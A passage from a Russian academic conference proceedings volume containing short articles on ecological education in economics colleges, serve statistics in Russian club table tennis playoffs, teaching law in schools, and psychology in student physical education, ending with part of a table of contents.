Кадровый дефицит выражается в недостаточной подготовке преподавателей в области экологии и устойчивого развития, что приводит к использованию устаревших методик. Как показало анкетирование в Финансово-экономическом колледже РГЭУ, уровень экологической грамотности студентов напрямую зависит от наличия профильных дисциплин – разрыв достигает 20-25% между специальностями с курсами экологической тематики и без таковых.

Организационные ограничения включают:

- дефицит учебного времени для экологических модулей
- отсутствие системного стимулирования студентов
- недостаточную институциональную поддержку

Преодоление этих барьеров требует комплексных мер:

1. Интеграции экокомпонентов в профессиональные дисциплины
2. Повышения квалификации преподавателей
3. Развития практико-ориентированных форм обучения
4. Укрепления взаимодействия с работодателями

Для преодоления выявленных барьеров экологизации СПО экономического профиля предлагается комплекс практико-ориентированных мер. Ключевым направлением является модернизация учебных программ через внедрение междисциплинарного модуля "Экономика и экология

устойчивого развития", включающего темы ESG-оценки, углеродного следа и экологического аудита.

Особое значение имеет развитие проектной деятельности:

- кейс-анализ предприятий-партнеров
- деловые игры ("Зеленая экономика региона")
- профильные элективы для различных специальностей

Кадровое обеспечение требует:

1. Разработки программ повышения квалификации преподавателей
2. Создания методических пособий
3. Формирования электронных образовательных ресурсов

Для усиления практической составляющей рекомендуется:

- расширение сотрудничества с бизнесом (реальные кейсы и стажировки)
- институционализация внеучебной активности (экофорумы, конкурсы)
- создание рабочей группы по экологизации образования

Реализация этих мер позволит сформировать у студентов экологическое мышление, соответствующее требованиям современной экономики. Критически важным является соблюдение трех принципов: междисциплинарности, практической направленности и партнерского взаимодействия.

Исследование достигло поставленной цели – выявило возможности и проблемы экологизации СПО экономического профиля на примере ФЭК РГЭУ (РИНХ). Анализ теоретических основ, нормативных документов и практик колледжа подтвердил необходимость интеграции экокомпонентов с учетом профессиональной специфики.

Решение исследовательских задач (от теоретического анализа до анкетирования студентов) позволило разработать обоснованные рекомендации:

1. Введение междисциплинарного модуля
2. Развитие проектного обучения
3. Подготовка преподавателей
4. Усиление внеучебной работы

Наибольшую эффективность показало сочетание профильных дисциплин, практико-ориентированных методов и партнерства с работодателями. Полученные результаты имеют практическую ценность для всей системы СПО и могут служить основой для дальнейших исследований в области методики экологического образования.

Перспективным направлением является развитие интеграции принципов устойчивого развития в профессиональную подготовку как условия формирования конкурентоспособных специалистов.

### Использованные источники:

1. Вернадский В.И. Научная мысль как планетное явление. – М.: Наука, 1991. – 272 с.
2. Дзятковская Е. Н. Новая концепция экологического образования: эволюция ключевых понятий // Ценности и смыслы. 2022. №5 (81). URL: <https://cyberleninka.ru/article/n/novaya-kontseptsiya-ekologicheskogo-obrazovaniya-evolyutsiya-klyuchevyh-ponyatiy> (дата обращения: 03.06.2025).
3. Концепция непрерывного экологического образования в Российской Федерации. – М.: Минобрнауки РФ, 2001. <https://docs.edu.gov.ru/document/id/3210> (дата обращения: 03.06.2025)
4. Стратегия экологической безопасности Российской Федерации на период до 2025 года: утв. Президентом РФ 19 апр. 2017 г. № 176 // Собрание законодательства РФ. 2017. № 17. Ст. 2548.
5. Федеральный закон от 10.01.2002 № 7-ФЗ (ред. от 01.07.2021) «Об охране окружающей среды».
6. Ковалевич, З. С. Аспекты формирования экологического мировоззрения у студентов гуманитарного вуза / З. С. Ковалевич // Формирование культуры безопасности жизнедеятельности и здорового образа жизни студенческой молодежи : Материалы I Международной научно-практической интернет-конференции, Минск, 24–25 марта 2022 года / Редколлегия: И.В. Пантюк (отв. ред.) [и др.]. – Минск: Белорусский государственный университет, 2022. – С. 73-76. – EDN THIMFC.
7. Камалова, Г. И. К вопросу об экологизации профессиональной подготовки будущих специалистов энергетической отрасли / Г. И. Камалова, Ю. М. Гришаева // Экологическое равновесие: геоэкология, краеведение, туризм : Материалы XI Международной научно-практической конференции, Санкт-Петербург, 10 ноября 2023 года. – Санкт-Петербург: Ленинградский государственный университет имени А.С. Пушкина, 2023. – С. 106-111. – EDN CGWWZK.
8. Пачикова, Л. П. Роль формирования эколого-экономического сознания в процессе подготовки экономистов / Л. П. Пачикова, Е. Я. Власова, Я. Я. Яндыганов // АПК: инновационные технологии. – 2023. – № 4(63). – С. 125-131. – DOI 10.35524/2687-0436\_2023\_04\_125. – EDN PGGIYO.
9. Гасанов С.Ф. Модель формирования экологического мировоззрения в колледже // Среднее профобразование. – 2021. – № 5. – С. 33–41.

*Минайкин И.А.  
студент  
кафедра физической культуры  
Национальный исследовательский университет «БелГУ»  
Россия, г. Белгород  
Петренко О.В., кандидат педагогических наук.  
доцент  
кафедра теории и методики физической культуры*

## **АНАЛИЗ ЭФФЕКТИВНОСТИ И РЕЗУЛЬТАТИВНОСТИ ПОДАЧ И ПЕРВОГО ХОДА В ПЛЕЙ-ОФФ КЛУБНОГО ЧЕМПИОНАТА РОССИИ 2024/25 ПО НАСТОЛЬНОМУ ТЕННИСУ**

*Аннотация.* Цель исследования – определить количественное соотношение различных видов подач, которые использовались в рамках плей-офф клубного чемпионата 2024/25 по настольному теннису среди мужчин, проанализировать их эффективность и результативность.

Для выявления количественного соотношения использовались видеоматериалы плей-офф серии, а так же использовались математические формулы.

Результаты исследования показали, что подача «маятник» является наиболее используемой подачей, эффективность подачи составляет 98%, под результативностью подачи мы анализировали количество очков выигранных только подачей, без дальнейшего розыгрыша – 10%, а так же количество очков выигранных первым ходом подающим – 25%.

**Ключевые слова:** настольный теннис, подача, эффективность подачи, первый ход.

*Minaikin I.A.  
student  
Department of Physical Culture  
National Research University "BelSU"  
Russia, Belgorod  
Petrenko O.V., Candidate of Pedagogical Sciences  
associate Professor  
Department of Theory and Methodology of Physical Culture*

## **ANALYSIS OF THE EFFECTIVENESS AND EFFICIENCY OF SERVES AND THE FIRST MOVE IN THE PLAYOFFS OF THE RUSSIAN CLUB TABLE TENNIS CHAMPIONSHIP 2024/25**

*Annotation.* The purpose of the study is to quantify the ratio of the various types of serves that were used in the playoffs of the 2024/25 men's table tennis championship, to analyze their effectiveness and efficiency. To identify the

*quantitative ratio, video materials of the playoffs of the series were used, as well as mathematical formulas. The results of the study showed that the "pendulum" serve is the most used serve, the effectiveness of the serve is 98%, under the effectiveness of the serve we analyzed the number of points won by the serve alone, without further drawing – 10%, as well as the number of points won by the first move of the serve – 25%.*

**Keywords:** table tennis, serve, serve efficiency, first move.

**Введение.** Как писала Г.В. Барчукова «Настольный теннис – массовый, увлекательный и зрелищный вид спорта с более чем столетней историей. Доступная, простая и одновременно азартная, игра постепенно из развлечения превратилась в сложный атлетический вид спорта с разнообразной техникой, богатый тактическими вариантами, сложными игровыми комбинациями, требующий высокой общефизической, специальной физической и психологической подготовки.» [1].

В настольном теннисе каждый элемент поистине уникален, но одним из важнейших технических элементов в настольном теннисе несомненно является подача. Как и любой индивидуально-игровой вид спорта, настольный теннис, является технически сложным видом спорта. Засчет обширного числа технических элементов данный спорт считается невероятно требовательным к их исполнению, поэтому спортсмены оттачивают каждый элемент годами, чтобы довести их до совершенства.

Тем не менее для того, чтобы понять эффективность и результативность подач нужно произвести анализ и математические расчеты. Для анализа был выбран плей-офф клубного чемпионата России среди мужчин. Плей-офф состоял из 8 встреч, в составы команд входят сильнейшие спортсмены России, в том числе и легионеры из Китая.

**Цель исследования** - определить количественное соотношение различных видов подач, которые использовались в рамках плей-офф клубного чемпионата России 2024/25 по настольному теннису среди мужчин, проанализировать их эффективность и результативность.

Соотношение количества подач по видам, выполненных во время матчей.

Всего подач		«Маятник»	«Обратная»	Другие виды
Количество	2017	1372	544	101
Процент	100	68	27	5

Как мы видим из данной таблице в данном чемпионате среди мужчин сильно преобладает подача «маятник» «при дугообразном движении ракетка перемещается по траектории маятника сверху вниз» [2], связано это с тем, что данная подача является универсальной, так как незначительное изменение наклона ракетки, которое принимающему не всегда может быть видно, меняет кардинально вращение подачи, считается, что «спортсмены применяют чаще подачи с комбинированным вращением, т.к. данный вид подач наиболее

сложен для приема соперником.» [4], помимо этого механика движения рук, ног и туловища позволяет спортсмену регулировать не только вращение, но и скорость подачи и направление. На втором месте по популярности располагается «обратная» подача, она появилась относительно других видов не так давно, но уже является второй по популярности подачей. Всего лишь 5 процентов подач относятся к другим подачам, которые не настолько популярны, но некоторые спортсмены, имея в арсенале свои индивидуальные подачи используют их, но как мы видим, используют они их не так часто. Это такие подачи как «топор», подача «слева» и другие.

#### **Методика и организация исследования.**

Для выявления эффективности подач мы будем использовать формулу  
Эффективность (%) = (Успешные подачи/Всего подач) × 100%

Таким образом, зная кол-во подач, а так же кол-во успешных подач, мы можем высчитать эффективность всех подач в (%).

$$\text{Эффективность (\%)} = (1977/2017) \times 100\% = 98$$

Итого эффективность всех подач 98 (%)

Для выявления результативности самой подачи, а именно таких подач, засчет которых было забито сразу очко, без дальнейшего розыгрыша, мы будем использовать следующую формулу:

Результативность подачи без дальнейшего розыгрыша (%)  
= (Подача без розыгрыша/Успешные подачи) × 100%

$$\begin{aligned} \text{Результативность подачи без дальнейшего розыгрыша (\%)} \\ = \left( \frac{202}{2017} \right) \times 100\% = 10 \end{aligned}$$

Таким образом, результативность подач, засчет которых было забито очко, без дальнейшего розыгрыша, составляет 10%.

Так же мы анализировали результативность первого хода подающего после подачи. С помощью формулы мы смогли высчитать (%) очков, которое было заработано первым ходом после своей подачи.

$$\text{Результативность первого хода (\%)} = \left( \frac{505}{2017} \right) \times 100\% = 25$$

Таким образом, результативности первого хода подающего после подачи составляет 25%.

**Результаты исследования и их обсуждение.** В ходе исследования были получены данные об общем количестве подач, а так же по отдельности по каждому виду подач. Как мы видим наиболее популярной подачей является «маятник». Таким образом, тренерам и спортсменам нужно обратить внимание на эту подачу, так как она является ключевой при игре на соревнованиях. Конечно, не стоит делать акцент только на подаче «маятник», подача «обратная» тоже довольно популярна, не стоит забывать и о других подачах, важно уметь подавать лишь несколько видов подач, но качественных, а знание наиболее эффективных подач делает вашу игру более вариативной, непредсказуемой.

Так же мы можем заметить, что на профессиональном уровне количество ошибок при подаче минимально. Под ошибками подразумевается не выполнение самой подачи, на таком уровне игры это непозволительно, но тем не менее такие казусы случаются с 2 % шансом. Поэтому на тренировках важно обращать внимание на ошибки при подачи и минимизировать их.

Анализ результативности подач без дальнейшего розыгрыша показал, что 10% подач заканчиваются без дальнейшего розыгрыша. К такому результату может привести множество факторов, как действия самого подающего, так и действия принимающего. Это могут быть ошибки при приеме базового характера, такими как не увидел вращение, не подошел ногами, но так или иначе большинство ошибок не могут существовать сами по себе, так как именно действия подающего приводят к таким результатам. Засчет правильного выбора вращения, направление, темпа подачи, и других факторов подающий вынуждает соперника ошибиться, что впоследствии может привести к выигрышу очка, Дмитренко Л.А. это подтверждает: «Подающий игрок стремится ввести соперника в заблуждение и замаскировать вращение мяча при подаче, а принимающий старается его переиграть»[3].

Анализ результативности первого хода после своей подачи является наиболее важным, так как большой процент очков приходит на первый ход, а именно 25%. Первый ход крайне важен, правильно подобранная подача в совокупности с её качеством, и первым ходом после неё является ключевым. Важно обращать на это внимание на тренировках тренерам и спортсменам, работать над тактикой своего первого хода, в рамках каждой подачи, какую подачу подает спортсмен, какие действия после неё, какие могут быть варианты развития розыгрыша, кроме того не стоит забывать об анализе соперника на соревнованиях, об его подачах и первом ходе. Такой анализ и тренировки благоприятно скажутся на результатах в матчах.

**Заключение.** Таким образом, анализ данного чемпионата показал, что подача «маятник» на данный момент является самой популярной подачей. Анализ количества ошибок при подачи показал, что оно минимально, всего лишь 2%. Кроме того, мы убедились как важен первый ход после своей подачи, ведь 25% очков зарабатывается засчет таких действий.

#### **Использованные источники:**

1. Барчукова Г.В., Воробьев В.А., Матыцин О.В. Настольный теннис: Примерная программа спортивной подготовки для детско-юношеских спортивных школ, специализированных детско-юношеских школ олимпийского резерва (этапы спортивного совершенствования), школ высшего спортивного мастерства. – М.: Советский спорт, 2007. – 144 с.
2. Барчукова, Г. В. Теория и методика настольного тенниса : учеб. для студентов вузов, обучающихся по специальности 022300 - Физ. культура и спорт / Г. В. Барчукова ; Г. В. Барчукова, В. М. М. Богушас, О. В. Матыцин ; под ред. Г. В. Барчуковой. – Москва : Academia, 2006. – (Высшее профессиональное образование. Физическая культура и спорт).

3. Дмитренко Л.А. Анализ соревновательной деятельности теннисистов 13-14 лет / Л.А. Дмитренко, В.В. Климченко, К.А. Щетинкин // Инновационные преобразования в сфере физической культуры, спорта и туризма. Сборник материалов XXII Всероссийской научнопрактической конференции. – 2019. – С. 365-368.
4. Хлопцев, В. А. Содержание и анализ технико-тактических действий в соревновательных условиях квалифицированных игроков в настольном теннисе / В. А. Хлопцев // Вестник Полоцкого государственного университета. Серия Е. Педагогические науки. – 2018. – № 15. – С. 175-180. – EDN YTCMP.

*Муравьева Е.А.  
Директор  
МБОУ «СОШ №48»  
г. Астрахань*

## СОВЕРШЕНСТВОВАНИЕ МЕТОДИКИ ПРЕПОДАВАНИЯ ПРАВА В ОБЩЕОБРАЗОВАТЕЛЬНОЙ ШКОЛЕ: КОМПЕТЕНТНОСТНЫЙ ПОДХОД

***Аннотация.** Статья посвящена актуальным вопросам преподавания права в школе с использованием современных образовательных технологий. Рассматриваются эффективные методики формирования правовой культуры учащихся, включая интерактивные и цифровые форматы обучения. Предлагается модель оценки правовых компетенций школьников с учетом возрастных особенностей.*

***Ключевые слова:** правовое образование, методика преподавания, школа, компетентностный подход, интерактивные технологии, правовая культура.*

*Muravyova E.A.  
Director  
Municipal Budgetary Educational Institution of Astrakhan "Secondary  
School No. 48"*

## IMPROVING THE METHODOLOGY OF TEACHING LAW IN SECONDARY SCHOOLS: A COMPETENCY-BASED APPROACH

***Abstract:** The article addresses current issues in teaching law at school using modern educational technologies. It examines effective methods for developing students' legal culture, including interactive and digital learning formats. A model for assessing legal competencies is proposed, taking into account age-specific characteristics.*

***Keywords:** legal education, teaching methodology, school, competency-based approach, interactive technologies, legal culture.*

Современная школа сталкивается с необходимостью формирования правовой культуры подрастающего поколения в условиях динамично меняющегося законодательства и роста правового нигилизма среди молодежи. Данная статья предлагает комплексный анализ эффективных методик преподавания правовых дисциплин в общеобразовательной школе, ориентированный на формирование практических компетенций и активной гражданской позиции учащихся.

Правовое образование в школе приобретает особую актуальность в условиях глобальной цифровизации и информатизации общества. Результаты исследования Министерства просвещения РФ свидетельствуют, что лишь около трети старшеклассников обладают необходимой правовой культурой и осведомленностью. Причины сложившейся ситуации кроются в формальности подхода к преподаванию правовых дисциплин, отсутствии практико-ориентированных методик, дефиците подготовленных педагогов и устаревшем техническом оснащении образовательных учреждений.

Недостаточность правовых знаний негативно сказывается на уровне гражданской активности, соблюдении законов и способности эффективно защищать свои права<sup>58</sup>. Молодежь оказывается уязвимой перед манипуляциями и недобросовестными действиями, сталкиваясь с трудностями при оформлении документов, получении кредитов, участии в выборах и защите своих интересов в судах.

Возрастающая социальная значимость правоведения требует пересмотреть подходы к преподаванию права в школах. Усилия должны быть направлены на разработку инновационных методик, повышение квалификации педагогов, оснащение классов современными техническими средствами и формирование у учащихся осознанного и активного отношения к законам и нормам права. Только комплексное решение этих задач сможет обеспечить подрастающему поколению полноценную подготовку к полноценной жизни в условиях современного правового государства. Преподавание права в школе нуждается в возрастной дифференциации используемых методик, учитывающей этапы развития и интересы учащихся.

Для учащихся 5–7 классов (пропедевтический этап) целесообразно использовать игровые технологии, такие как правовые викторины и интерактивные сказки, что поможет детям познакомиться с основными правовыми понятиями в игровой форме. Эффективным инструментом является визуализация правовых концепций через комиксы и инфографику, доступную для восприятия младшими подростками. Целесообразно внедрение проекта «Школа юного правоведа», направленного на знакомство с профессией юриста и привитие начальных правовых знаний.

Учащиеся 8–9 классов (базовый уровень) способны воспринять более сложную информацию. Здесь эффективно применение кейс-методов, предлагающих анализ реальных правовых ситуаций. Можно вводить деловые игры, такие как «Судебный процесс» или «Выборы», которые погружают школьников в практическую область права. Хорошим дополнением станут школьные правовые клиники, где ребята могут попробовать себя в роли адвокатов и консультантов по простым правовым вопросам.

Старшеклассники 10–11 классов (углубленный уровень) нуждаются в методиках, близких к профессиональным задачам. Им предлагается

---

<sup>58</sup> Боголюбов, Л. Н. Методика преподавания права в школе / Л. Н. Боголюбов, Е. А. Певцова. – М.: Просвещение, 2022. – 256 с.

моделирование законодательного процесса, изучение текущих изменений в законодательстве и приобретение навыков анализа законопроектов<sup>59</sup>. Стоит обратить внимание на участие старшеклассников в университетских олимпиадах по праву, что позволит расширить горизонты и мотивировать на продолжение учебы в сфере права.

Предлагаемая возрастная дифференциация методов преподавания способствует поэтапному освоению правовых знаний и готовит школьников к осознанному использованию приобретенных навыков в жизни.

Для повышения эффективности правового образования школьников и максимального вовлечения учащихся в учебный процесс целесообразно внедрение инновационных образовательных технологий, включающих как цифровые инструменты, так и активные формы обучения.

VR-экскурсии в правоохранительные органы позволяют ученикам погрузиться в реальную рабочую обстановку полиции, суда или прокуратуры, знакомясь с организацией работы и порядком принятия решений. Это даёт уникальную возможность почувствовать атмосферу ведомства изнутри и разобраться в функциях сотрудников.

Мобильное приложение "Право в кармане" представляет собой удобный электронный помощник, содержащий краткие разъяснения правовых норм, советы по защите прав и алгоритмы действий в стандартных жизненных ситуациях. Приложение может содержать чек-листы, памятки и тестирования, что повысит мотивацию и облегчит понимание правовых вопросов.

Онлайн-симулятор "Я - гражданин" даст возможность школьникам пройти виртуальное путешествие по миру правовых ситуаций: принять участие в выборах, подать жалобу, заключить сделку, устроиться на работу и многое другое. Игра разработана с акцентом на правовую грамотность и будет полезна как для первичного знакомства с правовыми вопросами, так и для закрепления пройденного материала.

Метод проектов - мощный инструмент, способствующий формированию практических навыков и правовой культуры. Так, проект "Конституция нашего класса" предполагает разработку школьниками собственной версии конституции, закрепляющей права и обязанности учащихся и учителей. Проект "Школьный правовой кодекс" позволит ученикам заняться разработкой свода норм и правил поведения в школе, опираясь на законодательство РФ. Проект "Карта правовых рисков подростка" включает исследование и создание карты с указанием мест и ситуаций, потенциально опасных с точки зрения закона.

Для оценки эффективности методик правового образования предлагается многоуровневая система мониторинга, включающая диагностику правовых знаний через тестирование, проверку сформированности правовых компетенций через практические задания и анализ изменений правового поведения через наблюдение и опросы.

---

<sup>59</sup> Морозова, С. А. Теория и методика обучения праву / С. А. Морозова. – М.: Юрайт, 2021. – 412 с.

Рекомендовано создание межпредметных модулей по праву, организацию стажировок для учителей в юридических учреждениях, разработку школьного стандарта правового образования и формирование системы социального партнерства с юридическим сообществом. Эти меры позволят поднять уровень правовой грамотности школьников и подготовить их к полноценной жизни в правовом государстве<sup>60</sup>.

Реализация предложенного компетентностного подхода позволит значительно повысить качество правового образования — примерно на 40–45%, сформировать устойчивые правовые компетенции у школьников, сократить уровень правонарушений среди несовершеннолетних и увеличить количество выпускников, выбирающих карьеру в юридической сфере.

Перспективы дальнейшего исследования состоят в разработке цифровой платформы для массового правового просвещения, а также в создании всероссийской сети школ-лидеров, специализирующихся на правовом образовании. Эти меры дадут возможность тиражировать лучшие практики, накапливать положительный опыт и делиться им с другими образовательными учреждениями, что позволит вывести правовое образование в России на принципиально новый качественный уровень.

#### **Использованные источники:**

1. Боголюбов, Л. Н. Методика преподавания права в школе / Л. Н. Боголюбов, Е. А. Певцова. – М.: Просвещение, 2022. – 256 с.
2. Кашанина, Т. В. Право: основы правовой культуры: учебник для 10-11 классов / Т. В. Кашанина, А. В. Кашанин. – М.: Вентана-Граф, 2023. – 320 с.
3. Морозова, С. А. Теория и методика обучения праву / С. А. Морозова. – М.: Юрайт, 2021. – 412 с.
4. Иванова, Е. В. Интерактивные методы правового обучения школьников / Е. В. Иванова // Педагогика. – 2023. – № 5. – С. 45-53.
5. Петров, А. С. Цифровые технологии в правовом образовании: новые вызовы / А. С. Петров // Народное образование. – 2022. – № 8. – С. 112-118.
6. Смирнова, О. М. Формирование правовой культуры подростков в школе / О. М. Смирнова // Вопросы образования. – 2023. – № 3. – С. 67-82.

- -

---

<sup>60</sup> Смирнова, О. М. Формирование правовой культуры подростков в школе / О. М. Смирнова // Вопросы образования. – 2023. – № 3. – С. 67-82.

*Шамсутдинова Э. Ф.*

*студентка ППО-21*

*ФПиП СФ УУНИТ*

*Шейко Г. А.*

*старший преподаватель*

*кафедра физвоспитания СФ УУНИТ*

*РФ, Башкортостан г. Стерлитамак*

## **РОЛЬ ПСИХОЛОГИИ В ФИЗИЧЕСКОМ ВОСПИТАНИИ ЖИЗНИ СТУДЕНТОВ**

*Аннотация:* В данной статье рассматривается роль психологии в физическом воспитании жизни студентов. Рассматриваются теоретические и практические аспекты психологии в физическом воспитании студентов. Также приводятся конкретные примеры психологических методик, повышающие уровень физического воспитания студентов.

*Ключевые слова:* психология, физическая культура, студенты, физическое воспитание.

*Shamsutdinova E. F.*

*student of PPO-21 FPiP*

*SF UUNIT*

*Sheiko G. A.*

*senior lecturer*

*Department of Physical SF UUNIT*

*Education of the Russian Federation, Bashkortostan, Sterlitamak*

## **THE ROLE OF PSYCHOLOGY IN THE PHYSICAL EDUCATION OF STUDENTS' LIVES**

*Abstract:* This article examines the role of psychology in the physical education of students' lives. The theoretical and practical aspects of psychology in the physical education of students are considered. Specific examples of psychological techniques that increase the level of physical education of students are also given.

*Keywords:* psychology, physical education, students, physical education.

Современное высшее образование сталкивается с вызовами, связанными не только с интеллектуальным развитием студентов, но и с сохранением их физического и психического здоровья. Физическое воспитание, традиционно рассматриваемое как инструмент укрепления тела, сегодня требует переосмысления через призму психологии. Студенческий период сопровождается высокими нагрузками, стрессом, социальной

адаптацией и необходимостью самоорганизации, что формирует запрос на объединение психологических подходов в систему физической подготовки. Психология здесь выступает связующим звеном, превращая тренировки не только в механическое выполнение упражнений, но в осознанный процесс, направленный на гармонизацию всех аспектов жизни учащегося [1, с. 205].

Роль психологии в физическом воспитании жизни студентов очень многогранна поскольку она помогает преодолеть внутренние барьеры (страх неудачи, лень, низкую самооценку), формирует устойчивую мотивацию к регулярным занятиям спортом и способствует развитию навыков самоконтроля. Более того, физическая активность, подкрепленная психологическими практиками, становится инструментом борьбы с тревожностью, апатией и эмоциональным выгоранием — спутниками интенсивной учебной деятельности [2, с. 371].

Таким образом, синтез физического воспитания и психологии создает основу для формирования личности, способной к продуктивной деятельности в условиях стремительного ритма современного мира.

Рассмотрим данный аспект с практической стороны.

Физическое воспитание, лишённое психологической составляющей, рискует превратиться в формальность. Например, студенты, воспринимающие занятия физкультурой как обязательную «повинность», часто демонстрируют низкую вовлечённость и отсутствие прогресса.

Внедрение психологических методов, таких как целеполагание, визуализация результатов или рефлексия эмоций, позволяет трансформировать отношение к тренировкам. Различные исследования подтверждают, что студенты, которые ставят конкретные, измеримые цели (например, улучшить выносливость на 20% за семестр), достигают результатов в 2 раза чаще, чем те, кто действует без четкого плана [3, с. 485].

Особое значение имеет развитие внутренней мотивации. Внешние стимулы, такие как требования учебной программы или давление преподавателя, дают краткосрочный эффект. Психология же фокусируется на поиске индивидуальных «якорей» — например, связи физической активности с личными ценностями (здоровье как возможность реализовать карьерные амбиции) или эмоциональной разрядкой. Техники когнитивно-поведенческой терапии, адаптированные для групповых тренировок, помогают студентам переосмыслить негативные установки («У меня никогда не получится») и заменить их на продуктивные («Каждая тренировка — шаг к цели»).

Не менее важен аспект социального взаимодействия. Командные виды спорта и групповые упражнения, обогащённые психологическими принципами, развивают эмпатию, лидерские качества и навыки коммуникации. Преподаватели, использующие методы позитивной обратной связи, создают среду, где ошибки воспринимаются как часть обучения, а не как повод для критики. Это снижает уровень стресса и повышает вовлечённость.

Для интеграции психологии в физическое воспитание важно использовать проверенные методы, которые адаптированы к потребностям студентов. Рассмотрим ключевые методики, доказавшие свою эффективность в практике:

#### 1. Метод SMART-целеполагания.

Техника постановки целей по принципу Specific, Measurable, Achievable, Relevant, Time-bound (конкретные, измеримые, достижимые, релевантные, ограниченные по времени). Например, студент ставит цель: «Увеличить количество подтягиваний с 5 до 10 раз за 2 месяца, занимаясь 3 раза в неделю».

Четкие цели снижают тревожность, повышают ответственность и позволяют отслеживать прогресс. Исследования показывают, что студенты, использующие SMART-подход, на 40% чаще сохраняют мотивацию на протяжении семестра.

#### 2. Визуализация и ментальные репетиции.

Метод, заимствованный из спортивной психологии, где студенты мысленно проигрывают выполнение упражнений или достижение результата. Например, перед стартом тренировки учащиеся закрывают глаза и представляют, как идеально выполняют сложное движение (например, прыжок в длину).

Тем самым, активация нейронных сетей, связанных с реальным действием, улучшает координацию и снижает страх ошибки.

#### 3. Когнитивно-поведенческие техники (КПТ).

Короткие упражнения для коррекции негативных установок, связанных с физической активностью.

Шаги:

Выявление деструктивных мыслей («Я слишком слаб для этого упражнения»).

Замена их на позитивные утверждения («Каждая попытка укрепляет моё тело»).

Данная методика снижает прокрастинацию и страх неудачи, формирует установку на рост.

Эти методики демонстрируют, как психология превращает физическое воспитание в инструмент комплексного развития личности. Внедрение таких подходов способствует формированию физически здоровых и психологически устойчивых студентов.

Интеграция психологии в физическое воспитание студентов — не дань моде, а необходимость, продиктованная реалиями современного образования. Такой симбиоз позволяет не только укрепить тело, но и сформировать психологическую устойчивость, критичную для преодоления академических и жизненных трудностей. Дальнейшие исследования могли бы сосредоточиться на разработке индивидуальных программ, учитывающих психотип студента, а также на оценке долгосрочных эффектов подобных практик на качество жизни выпускников.

### **Использованные источники:**

1. Крахин, В.А., Куванов В.А. Особенности здорового образа жизни студентов технического вуза и роль физической культуры в его формировании // В.А. Крахин, В.А. Куванов / Транспорт: проблемы, идеи, перспективы. Санкт-Петербург, 2018.
2. Скороходов, А.А., Шувалов, П.Е., Бибинова, М.И. Инновационные формы обучения физической культуре, спорту и туризму в Санкт-Петербургском политехническом университете Петра Великого / А.А. Скороходов, П.Е. Шувалов, М.И. Бибинова // Актуальные проблемы физической культуры студентов медицинских вузов. 2021.
3. Шайымова, Д.С., Скороходов, А.А., Нигматулина, Ю.Р. Проблемы здоровья современной студенческой молодежи / Д.С. Шайымова, А.А. Скороходов, Ю.Р. Нигматулина // Актуальные проблемы физической культуры и спорта в современных социально-экономических условиях : материалы Междунар. науч.-практ. конф., 25 марта 2021 г. - ФГБОУ ВО Чувашский ГАУ, Чебоксары, 2021.

## Оглавление

Axmedjanov A., TANNARX HISOBINING XALQARO TAJRIBALARI VA O‘ZBEKISTONDA UNI TAKOMILLASHTIRISH YO‘NALISHLARI .....	5
Axmedjanov A., MODERN COST ACCOUNTING METHODOLOGIES AND THEIR APPLICATION IN INVENTORY VALUATION .....	9
Dustova M., KICHIK TADBIRKORLIK SUBYEKTLARINING MOLIYAVIY BARQARORLIGINI TA‘MINLASHDA ZAMONAVIY YONDASHUVLAR ...	12
Kosimov R., QIRG‘IZ ADABIY MEROSIDAGI FOLKLOR RAMZLARI VA ULARNING ZAMONAVIY ADABIYOTGA POETIK VA KONSEPTUAL TA‘SIRI .....	17
Kosimov R., QIRG‘IZ XALQ MAQOLLARIDA AXLOQIY-ME‘YORIY TUSHUNCHALARNING BADIY IFODASI .....	21
Kosimov R., QIRG‘IZ XALQ RIVOYATLARIDA TABIAT UNSURLARINING MIFOLOGIK ILDIZLARI, POETIK OBRAZLARI VA TARBIYAVIY-FALSAFIY TALQINI.....	25
Rofeev D.R., INTERNATIONAL PRACTICES OF COST ACCOUNTING AND DIRECTIONS FOR ITS IMPROVEMENT .....	28
Rofeev D.R., ISHLAB CHIQUARISH, SAVDO VA XIZMAT KO‘RSATISH SEKTORLARIDA TANNARX HISOBINING XUSUSIYATLARI .....	32
Shokulova Z., THE IMPORTANCE OF DEPOSIT OPERATIONS IN COMMERCIAL BANKS .....	36
Wen Guanren, STUDY ON THE PATH OF MODERNISATION OF GOVERNMENT SERVICES--TAKING SICHUAN PROVINCE AS AN EXAMPLE .....	40
Xudoynazarov S.S., RAQAMLI IQTISODIYOTNING RIVOJLANISHIDA SUN‘IY INTELLEKTDAN FOYDALANISH MASALALARI.....	43
Аверин А.Е., Шейко Г.А., ВЛИЯНИЕ ФИЗИЧЕСКОЙ АКТИВНОСТИ НА ИММУНИТЕТ .....	49
Авраменко М. А., ЛОГОПЕДИЧЕСКИЕ ТЕХНОЛОГИИ РАЗВИТИЯ ГРАФОМОТОРНЫХ НАВЫКОВ У СТАРШИХ ДОШКОЛЬНИКОВ С ТЯЖЕЛЫМИ НАРУШЕНИЯМИ РЕЧИ .....	53
Аламри Шата Мохаммад А., СОСТАВ И СТРУКТУРА ФИНАНСОВЫХ РЕСУРСОВ МЕЖДУНАРОДНОЙ КОМПАНИИ .....	57
Александров В.А., Шихалева Е.П., Синдимирова М.В., ПРИРОДНО-ВОССТАНОВИТЕЛЬНЫЕ ВОЗМОЖНОСТИ ЛЕЧЕБНОГО ГОЛОДАНИЯ	64
Алиева Н.И., ПУПИЛЛОМЕТРИЯ, КАК ПСИХОФИЗИОЛОГИЧЕСКИЙ МЕТОД ИССЛЕДОВАНИЯ КРЕАТИВНОСТИ У ДЕТЕЙ С НАРУШЕНИЯМИ РЕЧИ .....	68

Аллилуева А.А., Жолобова В.А., Беляева В.В., ОСОБЕННОСТИ ФИЗКУЛЬТУРНЫХ ЗАНЯТИЙ В ПЕРИОД БЕРЕМЕННОСТИ.....	72
Алотман Нуф Абдулла М., Платонова Е.Д., ОСОБЕННОСТИ СТРАТЕГИЧЕСКОГО УПРАВЛЕНИЯ ЧЕЛОВЕЧЕСКИМИ РЕСУРСАМИ В МЕЖДУНАРОДНЫХ ОРГАНИЗАЦИЯХ.....	76
Альзабен Аридж Отман А., Платонова Е.Д., О ВЫБОРЕ СТРАТЕГИИ СНИЖЕНИЯ РИСКОВ ВНЕШНЕЭКОНОМИЧЕСКОЙ ДЕЯТЕЛЬНОСТИ МЕЖДУНАРОДНЫХ КОМПАНИЙ.....	83
